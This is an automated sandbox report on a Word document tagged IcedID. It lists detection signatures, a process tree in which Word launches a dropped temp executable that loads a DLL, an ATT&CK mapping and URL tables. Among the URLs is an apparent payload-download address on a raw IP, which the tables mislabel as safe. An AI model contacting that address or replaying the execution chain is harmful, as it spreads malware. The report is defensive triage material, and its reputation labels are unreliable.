ID: 682577
Sample Name: airequipmentcorp-doc-08.11.2022.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:07:15
Date: 11/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

airequipmentcorp-doc-08.11.2022.doc


Overview

General Information

Sample Name:	airequipmentcorp-doc-08.11.2022.doc
Analysis ID:	682577
MD5:	84904f679048e4..
SHA1:	7e23ee02e2543e.
SHA256:	78c296d80214d8..
Tags:	doc IcedID
Infos:	



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Document exploit detected (creates…
- Office process drops PE file
- Machine Learning detection for sam…
- Document contains an embedded V…
- Document exploit detected (process…
- Document exploit detected (UrlDown…
- Contains functionality to check if a d…
- Uses code obfuscation techniques (…
- PE file contains sections with non-s…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 2240 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - rECA2.tmp.exe (PID: 5584 cmdline: "C:\Users\user\AppData\Local\Temp\rECA2.tmp.exe" "C:\Users\user\AppData\Local\Temp\yE9E2.tmp.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WmiPrvSE.exe (PID: 5584 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file


Document contains an embedded VBA macro with suspicious strings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	1 DLL Side-Loading	1 Process Injection	1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Scripting	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	4 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 2 Exploitation for Client Execution	Logon Script (Windows)	1 Extra Window Memory Injection	2 Virtualization/Sandbox Evasion	Security Account Manager	2 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Process Injection	NTDS	1 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 2 Scripting	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Extra Window Memory Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
airequipmentcorp-doc-08.11.2022.doc	25%	Virustotal		Browse
airequipmentcorp-doc-08.11.2022.doc	15%	ReversingLabs	Script-Macro.Trojan.Amphitryon	
airequipmentcorp-doc-08.11.2022.doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\~DF32F8B01FD4175FF7.TMP	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\rECA2.tmp.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\rECA2.tmp.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://45.8.146.139/fhfty/82PF9MOX9VRXL73GMCXOFE8AGP5ROGT8/rm	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://my.microsoftpersonalcontent.com	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://45.8.146.139/fhfty/82PF9MOX9VRXL73GMCXOFE8AGP5ROGT8/rmRXL73GMCXOFE8AGP5ROGT8/rm8/rm8/rm_	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.8.146.139/fhfty/82PF9MOX9VRXL73GMCXOFE8AGP5ROGT8/rm	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://login.microsoftonline.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://shell.suite.office.com:1443	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://autodiscover-s.outlook.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://roaming.edog.	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://cdn.entity.	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://powerlift.acompli.net	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://cortana.ai	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://api.aadrm.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://api.microsoftstream.com/api/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://cr.office.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://graph.ppe.windows.net	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://my.microsoftpersonalcontent.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://store.office.cn/addinstemplate	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://messaging.engagement.office.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://web.microsoftstream.com/video/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://dataservice.o365filtering.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://prod-global-autodetect.acompli.net/autodetect	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://ncus.contentsync.	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://weather.service.msn.com/data.aspx	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://apis.live.net/v5.0/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://messaging.lifecycle.office.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://management.azure.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://outlook.office365.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://wus2.contentsync.	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://api.office.net	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://entitlement.diagnostics.office.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
